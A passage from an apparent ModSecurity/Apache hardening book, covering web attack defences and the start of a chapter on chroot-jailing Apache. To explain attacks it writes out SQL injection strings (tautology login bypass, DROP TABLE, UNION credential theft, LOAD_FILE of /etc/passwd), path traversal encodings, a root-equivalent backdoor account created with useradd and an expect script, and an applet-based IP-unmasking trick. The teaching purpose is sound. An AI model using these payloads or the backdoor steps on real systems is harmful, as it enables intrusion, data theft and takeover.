ModSecurity contains two transformation functions to deal with null bytes in input: `replaceNulls` and `removeNulls`. The first function replaces null bytes with whitespace, while the second one removes null bytes completely. Since null bytes are very rarely needed for valid input, it is a good idea to include one of these transformation functions in the `SecDefaultAction` list:

```
SecDefaultAction "phase:2,deny,log,status:403,t:removeNulls"
```

Should a null byte ever be required in input, then the transformation function can be overridden using the `t:-removeNulls` syntax:

```
SecRule ARGS:data "pass,t:-removeNulls"
```

Null byte attacks are a perfect example of how fragile web applications can be since they are glued together using many different programming languages, and how subtle the attacks can be—who would have expected that the differences in string handling between Java and the operating system could lead to problems like this? It is something that could be easily missed even during a code review.

Source code revelation

Normally, requesting a file with a `.php` extension will cause `mod_php` to execute the PHP code contained within the file and then return the resulting web page to the user. If the web server is misconfigured (for example if `mod_php` is not loaded) then the `.php` file will be sent by the server without interpretation, and this can be a security problem. If the source code contains credentials used to connect to an SQL database then that opens up an avenue for attack, and of course the source code being available will allow a potential attacker to scrutinize the code for vulnerabilities.

Preventing source code revelation is easy. With response body access on in ModSecurity, simply add a rule to detect the opening PHP tag:

```
# Prevent PHP source code from being disclosed
SecRule RESPONSE_BODY "<?" "deny,msg:'PHP source code disclosure
blocked'"
```

Preventing Perl and JSP source code from being disclosed works in a similar manner:

```
# Prevent Perl source code from being disclosed
SecRule RESPONSE_BODY "#!/usr/bin/perl" "deny,msg:'Perl source code
disclosure blocked'"

# Prevent JSP source code from being disclosed
SecRule RESPONSE_BODY "<%" "deny,msg:'JSP source code disclosure
blocked'"
```

Directory traversal attacks

Normally, all web servers should be configured to reject attempts to access any document that is not under the web server's root directory. For example, if your web server root is `/home/www`, then attempting to retrieve `/home/joan/.bashrc` should not be possible since this file is not located under the `/home/www` web server root. The obvious attempt to access the `/home/joan` directory is, of course, easy for the web server to block, however there is a more subtle way to access this directory which still allows the path to start with `/home/www`, and that is to make use of the `..` symbolic directory link which links to the parent directory in any given directory.

Even though most web servers are hardened against this sort of attack, web applications that accept input from users may still not be checking it properly, potentially allowing users to get access to files they shouldn't be able to view via simple directory traversal attacks. This alone is reason to implement protection against this sort of attack using ModSecurity rules. Furthermore, keeping with the principle of Defense in Depth, having multiple protections against this vulnerability can be beneficial in case the web server should contain a flaw that allows this kind of attack in certain circumstances.

There is more than one way to validly represent the `..` link to the parent directory. URL encoding of `..` yields `%2e%2e`, and adding the final slash at the end we end up with `%2e%2e%2f`.

Here, then is a list of what needs to be blocked:

- `../`
- `..%2f`
- `.%2e/`
- `%2e%2e%2f`
- `%2e%2e/`
- `%2e./`

Fortunately, we can use the ModSecurity transformation `t:urlDecode`. This function does all the URL decoding for us, and will allow us to ignore the percent-encoded values, and thus only one rule is needed to block these attacks:

```
SecRule REQUEST_URI "../" "t:urlDecode,deny"
```

Blog spam

The rise of weblogs, or blogs, as a new way to present information, share thoughts, and keep an online journal has made way for a new phenomenon: blog comments designed to advertise a product or drive traffic to a website.

Blog spam isn't a security problem per se, but it can be annoying and cost a lot of time when you have to manually remove spam comments (or delete them from the approval queue, if comments have to be approved before being posted on the blog).

Blog spam can be mitigated by collecting a list of the most common spam phrases, and using the ability of ModSecurity to scan POST data. Any attempted blog comment that contains one of the offending phrases can then be blocked.

From both a performance and maintainability perspective, using the `@pmFromFile` operator is the best choice when dealing with large word lists such as spam phrases. To create the list of phrases to be blocked, simply insert them into a text file, for example, `/usr/local/spamlist.txt`:

```
viagra
v1agra
auto insurance
rx medications
cheap medications
...
```

Then create ModSecurity rules to block those phrases when they are used in locations such as the page that creates new blog comments:

```
#
# Prevent blog spam by checking comment against known spam
# phrases in file /usr/local/spamlist.txt
#
<Location /blog/comment.php>
SecRule ARGS "@pmFromFile /usr/local/spamlist.txt" "t:
lowercase,deny,msg:'Blog spam blocked'"
</Location>
```

Keep in mind that the spam list file can contain whole sentences—not just single words—so be sure to take advantage of that fact when creating the list of known spam phrases.

SQL injection

SQL injection attacks can occur if an attacker is able to supply data to a web application that is then used in unsanitized form in an SQL query. This can cause the SQL query to do completely different things than intended by the developers of the web application. We already saw an example of SQL injection in Chapter 5, where a tainted username was used to bypass the check that a username and password were valid login credentials. To recap, the offending SQL query looked like this:

```
SELECT * FROM user WHERE username = '%s' AND password = '%s';
```

The flaw here is that if someone can provide a password that looks like ' OR '1'='1, then the query, with username and password inserted, will become:

```
SELECT * FROM user WHERE username = 'anyuser' AND password = '' OR
'1'='1';
```

This query will return all users in the results table, since the OR '1'='1' part at the end of the statement will make the entire statement true no matter what username and password is provided.

Standard injection attempts

Let's take a look at some of the most common ways SQL injection attacks are performed.

Retrieving data from multiple tables with UNION

An SQL `UNION` statement can be used to retrieve data from two separate tables. If there is one table named `cooking_recipes` and another table named `user_credentials`, then the following SQL statement will retrieve data from both tables:

```
SELECT dish_name FROM recipe UNION SELECT username, password FROM
user_credentials;
```

It's easy to see how the `UNION` statement can allow an attacker to retrieve data from other tables in the database if he manages to sneak it into a query. A similar SQL statement is `UNION ALL`, which works almost the same way as `UNION` — the only difference is that `UNION ALL` will not eliminate any duplicate rows returned in the result.

Multiple queries in one call

If the SQL engine allows multiple statements in a single SQL query then seemingly harmless statements such as the following can present a problem:

```
SELECT * FROM products WHERE id = %d;
```

If an attacker is able to provide an ID parameter of `1; DROP TABLE products;`, then the statement suddenly becomes:

```
SELECT * FROM products WHERE id = 1; DROP TABLE products;
```

When the SQL engine executes this, it will first perform the expected `SELECT` query, and then the `DROP TABLE products` statement, which will cause the products table to be deleted.

Reading arbitrary files

MySQL can be used to read data from arbitrary files on the system. This is done by using the `LOAD_FILE()` function:

```
SELECT LOAD_FILE("/etc/passwd");
```

This command returns the contents of the file `/etc/passwd`. This works for any file to which the MySQL process has read access.

Writing data to files

MySQL also supports the command `INTO OUTFILE` which can be used to write data into files. This attack illustrates how dangerous it can be to include user-supplied data in SQL commands, since with the proper syntax, an SQL command can not only affect the database, but also the underlying file system.

This simple example shows how to use MySQL to write the string **some data** into the file test.txt:

```
mysql> SELECT "some data" INTO OUTFILE "test.txt";
```

Preventing SQL injection attacks

There are three important steps you need to take to prevent SQL injection attacks:

1. Use SQL prepared statements.
2. Sanitize user data.
3. Use ModSecurity to block SQL injection code supplied to web applications.

These are in order of importance, so the most important consideration should always be to make sure that any code querying SQL databases that relies on user input should use prepared statements. As we learned in the previous chapter, a prepared statement looks as follows:

```
SELECT * FROM books WHERE isbn = ? AND num_copies < ?;
```

This allows the SQL engine to replace the question marks with the actual data. Since the SQL engine knows exactly what is data and what SQL syntax, this prevents SQL injection from taking place.

The advantages of using prepared statements are twofold:

1. They effectively prevent SQL injection.
2. They speed up execution time, since the SQL engine can compile the statement once, and use the pre-compiled statement on all subsequent query invocations.

So not only will using prepared statements make your code more secure—it will also make it quicker.

The second step is to make sure that any user data used in SQL queries is sanitized. Any unsafe characters such as single quotes should be escaped. If you are using PHP, the function mysql_real_escape_string() will do this for you.

Finally, let's take a look at strings that ModSecurity can help block to prevent SQL injection attacks.

What to block

The following table lists common SQL commands that you should consider blocking, together with a suggested regular expression for blocking. The regular expressions are in lowercase and therefore assume that the `t:lowercase` transformation function is used.

SQL code	Regular expression
UNION SELECT	union\s+select
UNION ALL SELECT	union\s+all\s+select
INTO OUTFILE	into\s+outfile
DROP TABLE	drop\s+table
ALTER TABLE	alter\s+table
LOAD_FILE	load_file
SELECT *	select\s+*

For example, a rule to detect attempts to write data into files using `INTO OUTFILE` looks as follows:

```
SecRule ARGS "into\s+outfile" "t:lowercase,deny,msg:'SQL Injection'"
```

The `\s+` regular expression syntax allows for detection of an arbitrary number of whitespace characters. This will detect evasion attempts such as `INTO%20%20OUTFILE` where multiple spaces are used between the SQL command words.

Website defacement

We've all seen the news stories: "Large Company X was yesterday hacked and their homepage was replaced with an obscene message". This sort of thing is an everyday occurrence on the Internet.

After the company SCO initiated a lawsuit against Linux vendors citing copyright violations in the Linux source code, the SCO corporate website was hacked and an image was altered to read **WE OWN ALL YOUR CODE—pay us all your money**. The hack was subtle enough that the casual visitor to the SCO site would likely not be able to tell that this was not the official version of the homepage:

The above image shows what the SCO homepage looked like after being defaced—quite subtle, don't you think?

Preventing website defacement is important for a business for several reasons:

- Potential customers will turn away when they see the hacked site
- There will be an obvious loss of revenue if the site is used for any sort of e-commerce sales
- Bad publicity will tarnish the company's reputation

Defacement of a site will of course depend on a vulnerability being successfully exploited. The measures we will look at here are aimed to detect that a defacement has taken place, so that the real site can be restored as quickly as possible.

Detection of website defacement is usually done by looking for a specific token in the outgoing web pages. This token has been placed within the pages in advance specifically so that it may be used to detect defacement—if the token isn't there then the site has likely been defaced. This can be sufficient, but it can also allow the attacker to insert the same token into his defaced page, defeating the detection mechanism. Therefore, we will go one better and create a defacement detection technology that will be difficult for the hacker to get around.

To create a dynamic token, we will be using the visitor's IP address. The reason we use the IP address instead of the hostname is that a reverse lookup may not always be possible, whereas the IP address will always be available.

The following example code in JSP illustrates how the token is calculated and inserted into the page.

```jsp
<%@ page import="java.security.*" %>

<%

  String tokenPlaintext = request.getRemoteAddr();
  String tokenHashed = "";
  String hexByte = "";

  // Hash the IP address
  MessageDigest md5 = MessageDigest.getInstance("MD5");
  md5.update(tokenPlaintext.getBytes());

  byte[] digest = md5.digest();

  for (int i = 0; i < digest.length; i++) {
    hexByte = Integer.toHexString(0xFF & digest[i]);

    if (hexByte.length() < 2) {
        hexByte = "0" + hexByte;
    }

    tokenHashed += hexByte;
  }

  // Write MD5 sum token to HTML document
  out.println(String.format("<span style='color: white'>%s</span>",
tokenHashed));


%>
```

Assuming the background of the page is white, the `<span style="color: white">` markup will ensure it is not visible to website viewers.

Now for the ModSecurity rules to handle the defacement detection. We need to look at outgoing pages and make sure that they include the appropriate token. Since the token will be different for different users, we need to calculate the same MD5 sum token in our ModSecurity rule and make sure that this token is included in the output. If not, we block the page from being sent and sound the alert by sending an email message to the website administrator.

```
#
# Detect and block outgoing pages not containing our token
#
SecRule REMOTE_ADDR ".*"      "phase:4,deny,chain,t:md5,t:hexEncode,
    exec:/usr/bin/emailadmin.sh"
SecRule RESPONSE_BODY "!@contains %{MATCHED_VAR}"
```

We are placing the rule in phase 4 since this is required when we want to inspect the response body. The `exec` action is used to send an email to the website administrator to let him know of the website defacement. For an example of such a script, see the *Sending alert emails* section in Chapter 2.

Brute force attacks

Brute force attacks involve an attacker repeatedly trying to gain access to a resource by guessing usernames, passwords, email addresses, and similar credentials. They can be incredibly effective if no protection is in place, since most users choose passwords that are short and easy to remember. Furthermore, most users will use nearly identical passwords on all websites for which a login is required, and so compromise of one password can lead to the user having his account compromised at a whole range of other sites.

A good way to defend against brute force attacks is to allow a certain number of login attempts, say three, and after that start delaying or blocking further attempts. Let's see how we can use ModSecurity to accomplish this.

If your login verification page is situated at `yoursite.com/login`, then the following rules will keep track of the number of login attempts by users:

```
#
# Block further login attempts after 3 failed attempts
#

<LocationMatch ^/login>

# Initalize IP collection with user's IP address
SecAction "initcol:ip=%{REMOTE_ADDR},pass,nolog"
```

```
# Detect failed login attempts
SecRule RESPONSE_BODY "Username does not exist" "phase:4,pass,setvar:
ip.failed_logins=+1,expirevar:ip.failed_logins=60"

# Block subsequent login attempts
SecRule IP:FAILED_LOGINS "@gt 3" deny

</Location>
```

The rules initialize the `ip` collection and increase the field `ip.failed_logins` after each failed login attempt. Once more than three failed logins are detected, further attempts are blocked. The `expirevar` action is used to reset the number of failed login attempts to zero after 60 seconds, so the block will be in effect for a maximum of 60 seconds.

Another approach is to start delaying requests once the threshold number of login attempts has been reached. This has the advantage of not denying access in case a legitimate user has actually forgotten his password and needs more attempts to remember it. Here are the rules to do that:

```
#
# Throttle login attempts after 3 failed attempts
#
<LocationMatch ^/login>
SecAction "initcol:ip=%{REMOTE_ADDR},pass,nolog"

SecRule RESPONSE_BODY "Username does not exist" "phase:4,pass,setvar:
ip.failed_logins=+1,expirevar:ip.failed_logins=10"

SecRule IP:FAILED_LOGINS "@gt 3" "phase:4,allow,pause:3000"
</Location>
```

The `pause` action is what delays the request, and the time specified is in milliseconds, so the **above will delay the response for three seconds once the limit of three failed** login attempts has been exceeded.

Directory indexing

When a user requests an URL like `http://www.example.com/`, with no filename specification, Apache will look for the file specified by the `DirectoryIndex` setting (for example `index.html`). If this file is found, it is served to the user. If it doesn't exist, what happens next is determined by whether the Apache option called `Indexes` is enabled or not.

The `Indexes` option can be enabled for a directory in the following way:

```
<Directory /home/www/example>
Options +Indexes
</Directory>
```

If the `Indexes` option is active then Apache will generate a directory listing and display it to the user if the default `DirectoryIndex` file is not found. This listing contains the names of all files and sub-directories in the requested directory, and this can be a problem for several reasons:

- Files that were never meant to be publicly disclosed can be requested by the user, even if they are not linked from anywhere

- Names of subdirectories are displayed, and again this may lead to the user wandering into directories that were never meant for public disclosure

In a perfect world, you would never have files under the web server root that users should not be able to download, and all directories or files requiring authorization should be protected by the appropriate HTTP authentication settings. However, in the real world, files and directories do sometimes end up under the web server root even when they are not meant to be accessible by all users. Therefore it makes sense to turn off directory indexing so that this listing is never generated:

```
<Directory /home/www>
Options -Indexes
</Directory>
```

Even with this in place, sometimes directory indexing can get turned back on—configuration files get edited or replaced with defaults. One option would be to comment out the line for the `mod_autoindex` module in the Apache configuration file:

```
#
# Disable directory indexing
#
# LoadModule autoindex_module modules/mod_autoindex.so
```

However, even this can fail should the configuration file be returned to its default at some point, or if a web server vulnerability causes the directory index to be returned even though `Options -Indexes` is set. Consider for example the vulnerability discovered in 2001 that affected Apache version 1.3.20 and earlier, described as follows in the changelog for Apache when the corrected version 1.3.22 was released:

A vulnerability was found when Multiviews are used to negotiate the directory index. In some configurations, requesting a URI with a QUERY_STRING of M=D could return a directory listing rather than the expected index page.

This shows that unexpected circumstances can cause directory indexes to be returned even when the web server administrator does everything correctly. Therefore, in keeping with the Defense in Depth principle, adding a precautionary set of rules to ModSecurity **to block any directory index from escaping the web server can be** a good idea.

These rules will block the Apache directory index from being returned:

```
#
# Prevent directory listings from accidentally being returned
#
SecRule REQUEST_URI "/$" "phase:4,deny,chain,log,
    msg:'Directory index returned'"
SecRule RESPONSE_BODY "<h1>Index of /"
```

The **above rule chain is placed in phase 4, since we need to examine the response** body for the telltale signature `<h1>Index of /`, which is what Apache returns in directory index pages. This string could potentially be contained within regular HTML documents, so we do an additional check in the first rule—the request URI has to end with a forward slash, which it does when the user requests a directory. Even if the user were to request `/example`, without a trailing slash, the Apache module `mod_dir` will issue a **301—Moved permanently** redirect to `/example/` before the directory listing is returned (or not returned, as will be the case **with the rule** chain above active).

Detecting the real IP address of an attacker

If you're under attack by a sophisticated adversary, he will most likely be hiding behind an anonymizing proxy—sometimes he will even be using multiple chained proxies to avoid detection. The illustration below shows how this works when two proxy servers are involved. The web server will only see the IP address of the last proxy server, and even if the proxy server administrator co-operated to help find an attacker, the logs would only show the IP address of the proxy server before it in the chain.

Wouldn't it be great to be able to get the real IP address of an attacker and have it logged if a severe enough attack is taking place? The real IP address can be what makes or breaks an investigation if an attack ever has to be reported to the police.

The first step in implementing real IP address detection is to realize that ModSecurity's `redirect` action can be used to redirect to a different page when an attack is detected. We will just be redirecting to a standard **404 — Not Found** error page.

Now the remaining problem is: What do we put on this modified error page to detect the attacker's IP address? One possible avenue of approach would be to include some JavaScript code in the error page to try to find out his IP address. Unfortunately, it's not possible to detect the IP address of a computer using JavaScript — using the function `java.net.InetAddress.getLocalHost()` returns `localhost` on all systems.

However, what if the attacker has Java enabled in his browser? In that case, it is actually possible to use Java to detect the IP address of the attacking computer. We will basically be turning the attacker's own web browser against him by loading a Java applet that will detect his IP address and transmit it to our server. The following diagram illustrates how this works:

Lars Kindermann has a ready-made Java applet to detect IP addresses called "MyAddress" which is available at `http://www.reglos.de/myaddress/MyAddress.html`. Simply download this to your web server by saving the `MyAddress.class` file that is linked to on the page.

To get the attacker's IP address we will be using a technique familiar from the section on cross-site scripting attacks — the use of an `<img>` tag to transmit data back to our server. In this case, the data we will be transmitting is the attacker's IP address. Once we have the attacker's IP address — say 1.2.3.4 — we will include the following `<img>` tag on the error page to capture his IP address:

```
<img src='http://www.ourserver.com/log_ip.php?ip=1.2.3.4'>
```

This will cause the attacker's web browser to perform a GET request to the page at `www.ourserver.com/log_ip.php`, handily providing the IP address in the query string. It is then a simple matter for the script `log_ip.php` to record the IP address in a database table or a text file.

This is the code that needs to be included on our modified error page in order to retrieve the IP address by invoking the Java applet and then printing out the `<img>` tag:

```
<applet code="MyAddress.class" mayscript width="0" height"=0"></
applet>

<script>
function MyAddress(IP) {
  document.write("<img src='http://www.ourserver.com/log_ip.php?ip="
    + IP + "'>");
}
</script>
```

This first line uses an `<applet>` tag to load the Java applet called `MyAddress.class`. The subsequent lines execute JavaScript code that does two things:

1. Retrieves the IP address of the attacker's computer.
2. Writes an `<img>` tag to the web page that references our own server to send the IP address back to us.

You can see that the second step is what makes this similar to cross-site scripting.

This suffers from a small problem—the `<img>` tag doesn't actually reference a valid image, which will cause the attacker to see a page with a "broken image" icon. Luckily, this is easily resolved by setting the `width` and `height` attributes of the image to zero:

```
<applet code="MyAddress.class" mayscript width="0" height="0"></
applet>

<script>
function MyAddress(IP) {
  document.write("<img src='http://www.ourserver.com/log_ip.php?ip="
    + IP + "' width='0' height='0'>");
}
</script>
```

Now, the final piece of the puzzle is just to redirect detected attacks to the `log_ip.php` page. The following ModSecurity rule illustrates how to do this:

```
SecRule ARGS "/etc/passwd" "pass,redirect:/log_ip.php"
```

Though real IP-detection may not be preferable for "everyday" attacks, it can be a handy tool in those cases where finding out the IP of the attacker is essential to prevent further crimes from taking place or assisting the police in an investigation.

Summary

In this chapter, we looked at different methods of attack currently used against web applications and servers. We learned the anatomy behind attacks such as cross-site scripting, cross-site request forgeries, and SQL injection. We saw how ModSecurity can be used to mitigate or block these attacks, and how ModSecurity can be a vital part of applying the Defense in Depth strategy. In the last sections of the chapter we learned how to defeat HTTP fingerprinting and how to detect the real IP address of an attacker if he is surfing via a proxy server but has Java enabled in his browser.

7

Chroot Jails

In this chapter we will be looking at how ModSecurity can help us to create a chroot jail for Apache. A chroot jail is used to isolate a program from the rest of the file system. This is done so that if the program gets compromised (for example, if someone is able to exploit a hole in a web application to execute files with the privileges of the Apache server program) then the attacker will not be able to access the rest of the file system.

What is a chroot jail?

An attacker who is able to exploit a vulnerability in a server program running on a system will often want to gain additional privileges to get full control of the system. The initial exploit will almost always take place through one of the server processes (daemons) on a system that is exposed to the outside world—daemons such as FTP servers and HTTP servers are what an attacker has to work with if he wants to gain access to a system. The next step, once a vulnerability has been found, is to gain full control of the system.

When a process is confined to a chroot jail, the root directory of the process is set to the directory specified as the argument to the system call `chroot(2)`. If, for example, the chroot directory is set to `/chroot`, then that means that if the process now requests any file under `/`, it is in reality accessing files located in `/chroot/`. Anything above `/chroot/` in the directory hierarchy will not be accessible to the process.

Chroot was not originally intended to be a security feature. It was created in the early 1980s by Bill Joy—one of the co-founders of Sun Microsystems and contributor to the UNIX operating system—as a means to simplify building and testing software installations by confining them to a specific directory. Nevertheless, it has become commonplace to use the `chroot(2)` system call and associated binary to increase the security of processes.

Chroot jails do not provide absolute security. In particular, it may be possible for users who gain access to a jail to "break out" of the jail if processes inside the jail are running as root, or if there is a suid binary inside the jail that can be exploited to run commands as the root user. By default, Apache does not run as root—instead it uses a user account such as *apache* to avoid the security problems associated with a process running as the super-user account. In fact, it's not even possible to configure Apache to run as root unless you define the `-DBIG_SECURITY_HOLE` flag when building the server. The other concern—suid binaries who are set to run as root—can be avoided so long as you take care not to copy any such binaries to the jail once it has been created.

A sample attack

As an example of an attack that allows privilege escalation, imagine that an attacker was able to successfully exploit a bug in an FTP server daemon that would allow him to run commands of his choice as the root user. A smart attacker who wanted to gain full interactive shell access to the system could add a second user with root privileges by executing the following:

```
useradd -u 0 -g 0 -G 1,2,3,4,6,10 -o -M root2
```

The above adds a new user named `root2`, and sets its user ID (uid) and group ID (gid) to `0`. Since uid 0 and gid 0 are associated with the root user, this creates a second root account. If the attacker is successful in executing the command he will have a shiny new root account waiting for him. There is only one problem—the account is disabled and doesn't have a password set for it. To set a password for an account you would normally use the Linux `passwd` command, however this requires that the new password is input at the command line—something which the attacker doesn't have access to yet. He can however use the `expect` command to work around this problem. Expect is a tool that allows programmatic simulation of keyboard interaction. In this case, an attacker can use it to add a password by having `expect` simulate typing the password in when `passwd` prompts for it. A simple shell script is all that is needed:

```
#!/usr/bin/expect

spawn passwd root2
expect "password:"
send "newpassword\r"
expect "password:"
send "newpassword\r"
```

The above shell script, when executed, changes the password of the user account `root2` to "newpassword". An attacker can easily create this seven-line script using the `echo` command and then execute the script. After it runs, he can log in via SSH using the credentials `root2/newpassword` and will have complete control of the system.

This attack illustrates why a chroot jail can be very beneficial as a way to protect server processes with potential security flaws. The attack was made possible because several things helped the attacker gain control of the system:

- The initial exploit in the FTP server gave the attacker a way to execute arbitrary commands on the system
- The ability of the attacker to execute the programs `useradd`, `passwd`, and `expect` made it possible for him to add a second root account and gain full interactive shell access to the system

The initial flaw can be hard to protect against—even the most well-written software packages can suffer from vulnerabilities that end up packaged as a "zero-day exploit". This is an exploit that is traded in the underground community and the name refers to the fact that the exploit code is available before any patch or knowledge of the vulnerability has been widely circulated.

The second step in the process the attacker used to gain control of the system is what a chroot jail would have prevented. Inside a jail, the attacker would not have had access to the binaries needed to add the second root account, and this would have stopped the attack. Even though the attacker had root access inside the jail, breaking out would have been difficult if there were just a minimum of binaries available inside the jail.

Traditional chrooting

Chrooting the Apache process can be a tedious and error-prone process. The reason for this is that once the root directory changes, Apache still expects to find all the normal supporting libraries and other required files in their regular locations. If anything is missing, Apache will not start up, or will function abnormally.

Putting Apache in a chroot jail the traditional way (without the help of ModSecurity) involves at least the following steps:

- Finding out which supporting library files Apache requires
- Creating the proper directory structure inside the jail
- Copying all needed library files to the chroot jail, making sure everything ends up in the right directory

- Making sure the Apache configuration file, module files, and any other supporting files needed are available inside the jail
- Setting up user accounts for Apache inside the jail
- Finding out which files are needed by supporting modules (such as `mod_php`) and putting them inside the jail

All of the above takes patience and tedious work to get right, and in practice you will often end up having to use debugging utilities (such as `strace` and `ldd`) to trace the Apache binary to find out why it silently stops working after you have put it in jail.

As an example, a typical dynamically built Apache `httpd` binary relies on at least 25 external library files, and all of these would have to be tracked down and placed inside the jail for Apache to function.

Luckily, we can use ModSecurity to simplify the process of putting Apache in jail. Let's see how.

How ModSecurity helps jailing Apache

When we use ModSecurity to put Apache in jail, it performs a `chroot()` system call from within the Apache process once Apache has finished loading all its required libraries and opened handles to things such as log files. This has the advantage of allowing Apache to completely initialize and avoids having to place all of Apache's required libraries and supporting files inside the chroot directory. Also, since log files have been opened and Apache has obtained a valid handle to them, logging will take place to the log files in their normal location outside the jail.

The ModSecurity directive used to perform the chroot jailing is `SecChrootDir` and it takes exactly one argument—the directory to be used as the new root directory for Apache:

```
SecChrootDir /chroot
```

It's essentially that simple! There are a few more touch-ups needed, and we will look at those in the next section, but that is nothing compared to the process outlined in the previous section on the traditional way to chroot Apache. ModSecurity can help save a lot of time and energy when you want to put Apache in jail. There is a slight trade-off in security since Apache was first started outside the jail and then became confined to the chroot jail, but this should be acceptable for anything but the most security-demanding circumstances.

> **Note**
> The `SecChrootDir` directive, and therefore the ability of ModSecurity to jail Apache, is not available when Apache is run under Windows.

Using ModSecurity to create a chroot jail

To successfully be able to use `SecChrootDir` to jail the Apache process, we need to create the actual directory that we will confine Apache to, as well as a few more directories that Apache needs:

```
mkdir –p /chroot/etc/httpd/run
mkdir –p /chroot/var/run
```

Using the `–p` flag when executing `mkdir` ensures that sub-directories are created as needed and avoids the need to issue an `mkdir` call for each directory in the path. For example, the first command creates the following directories for us:

```
/chroot
/chroot/etc
/chroot/etc/httpd
/chroot/etc/httpd/run
```

Let's also change the permission of `/chroot` and the files and directories it contains so that the owner is the Apache user:

```
chown -R apache:apache /chroot
```

The final piece of the puzzle is to copy all the files in your web server's document root to the corresponding location under `/chroot`. For example, if you store your web content in `/var/www`, then you would need to copy this directory to `/chroot/var/www`:

```
mkdir –p /chroot/var/www
cp –R /var/www /chroot/var/
```

You could also move the document root to the chroot directory instead of copying it, but I prefer making a copy first to make sure everything works as intended. If it does, you can then later move the document root and create a symbolic link from `/var/www` to `/chroot/var/www` to make sure other programs that need to read or write files under `/var/www` still work as expected.

Now simply restart Apache (make sure that you have `SecChrootDir /chroot` in your ModSecurity configuration) and check the error log file to see if the restart succeeded:

```
[Tue May 19 15:06:41 2009] [notice] caught SIGTERM, shutting down
[Tue May 19 15:06:43 2009] [notice] suEXEC mechanism enabled (wrapper:
/usr/sbin/suexec)
[Tue May 19 15:06:43 2009] [notice] ModSecurity: chroot checkpoint #1
(pid=25754 ppid=25752)
[Tue May 19 15:06:43 2009] [notice] ModSecurity for Apache/2.5.9
(http://www.modsecurity.org/) configured.
```

```
[Tue May 19 15:06:44 2009] [notice] Digest: generating secret for
digest authentication ...
[Tue May 19 15:06:44 2009] [notice] Digest: done
[Tue May 19 15:06:44 2009] [notice] ModSecurity: chroot checkpoint #2
(pid=25756 ppid=1)
[Tue May 19 15:06:44 2009] [notice] ModSecurity: chroot successful,
path=/chroot
[Tue May 19 15:06:45 2009] [notice] Apache/2.2.8 (Unix) mod_jk/1.2.27
DAV/2 configured -- resuming normal operations
```

The line containing `ModSecurity: chroot successful, path=/chroot` shows that the `chroot()` call made by ModSecurity was successful, and Apache is now running chrooted to the directory `/chroot`.

After using `SecChrootDir`, one problem you might encounter is that attempting to stop or restart Apache results in an error message similar to **httpd (pid 12738?) not running**. This is because Apache stores the process ID of the `httpd` parent server process inside a file called `httpd.pid`. This file will be created inside the jail, but the Apache restart script will attempt to access it at its original location. The solution is to create a symbolic link to the `httpd.pid` file inside the jail:

```
$ ln -s /chroot/var/run/httpd.pid /var/run/httpd.pid
```

Verifying that the jail works

Once a process has been jailed, the chroot directory will become the new root directory for the process. In our case, `/chroot` becomes the new `/`, and we can verify that things are working as expected by attempting to access a file in the root directory and see where the retrieved file is actually located in the real file system.

Let's create two files—both called `testfile`, but one located in the real root directory and the other located in `/chroot`:

```
$ echo "Inside the jail" > /chroot/testfile
$ echo "Outside the jail" > /testfile
```

To see if we are running inside or outside the jail, we want to create a web page that will display the contents of the file `/testfile`. If the text "Inside the jail" is displayed, we will know Apache was successfully jailed.

Apache comes with a feature called **Server Side Includes** (**SSI**), and one of the commands that is provided by this feature has the ability to execute a command and include the output of it in the web page. The syntax looks like this:

```
<!--#exec cmd="ls" -->
```

The above would include a directory listing in the web page if SSI support is enabled. To enable SSI support, these two lines need to be in the Apache configuration file:

```
AddType text/html .sthml
AddHandler server-parsed .shtml
```

This will enable SSI support for all files with a `.shtml` extension. We also need to enable the `Includes` option for the directory in which our `.shtml` file will reside:

```
<Directory /var/www>
  Options +Includes
</Directory>
```

Now that we've configured Server Side Includes, let's use the `exec` feature to execute a shell command that displays the contents of the file `/testfile`. Put the following into the file `/chroot/var/www/jailtest.shtml`:

```
<!--#exec cmd="/bin/sh -c 'cat /testfile'" -->
```

Executing `sh` with the `-c` option allows us to execute an arbitrary command via the shell. In this case the command uses `cat` to display the contents of `/testfile`.

Accessing `/jailtest.shtml` via a web browser unfortunately does not give the expected result—we get a blank page. Checking the Apache error log reveals why:

```
(2)No such file or directory: exec of '/bin/sh -c 'cat /testfile''
failed
```

The reason for the error message is that neither `/bin/sh` nor `/bin/cat` are available inside the jail. This is of course expected, so let's copy them to the correct location and try again:

```
cp /bin/sh /chroot/bin/
cp /bin/cat /chroot/bin/
```

Unfortunately, trying to access the page again results in a blank page and the same error message in the log file. The reason for this is that both `sh` and `cat` make use of shared libraries, and these libraries are not available inside the jail. To solve the problem we will need to find out which library files the programs use and then copy them to the jail. We can use the `ldd` tool to find out which libraries are required—this is a tool that lists all libraries that a program requires:

```
$ ldd /bin/sh
        linux-gate.so.1 =>  (0x00110000)
        libtinfo.so.5 => /lib/libtinfo.so.5 (0x009c2000)
        libdl.so.2 => /lib/libdl.so.2 (0x00941000)
        libc.so.6 => /lib/libc.so.6 (0x007d6000)
        /lib/ld-linux.so.2 (0x007b6000)
```

```
$ ldd /bin/cat
        linux-gate.so.1 =>  (0x00110000)
        libc.so.6 => /lib/libc.so.6 (0x007d6000)
        /lib/ld-linux.so.2 (0x007b6000)
```

The first entry in each listing, `linux-gate.so.1`, is not a real library. Instead, it is a "virtual" library that is mapped into the address space of each process by the kernel—there is no corresponding `linux-gate.so.1` file on disk. Knowing this, it becomes clear that the following are the library files that we need to copy into our jail:

```
/lib/libtinfo.so.5
/lib/libdl.so.2
/lib/libc.so.6
/lib/ld-linux.so.2
```

Let's create a `lib` directory inside the jail and then copy the required library files into it:

```
$ mkdir /chroot/lib
$ cp /lib/libtinfo.so.5 /chroot/lib/
$ cp /lib/libdl.so.2 /chroot/lib/
$ cp /lib/libc.so.6 /chroot/lib/
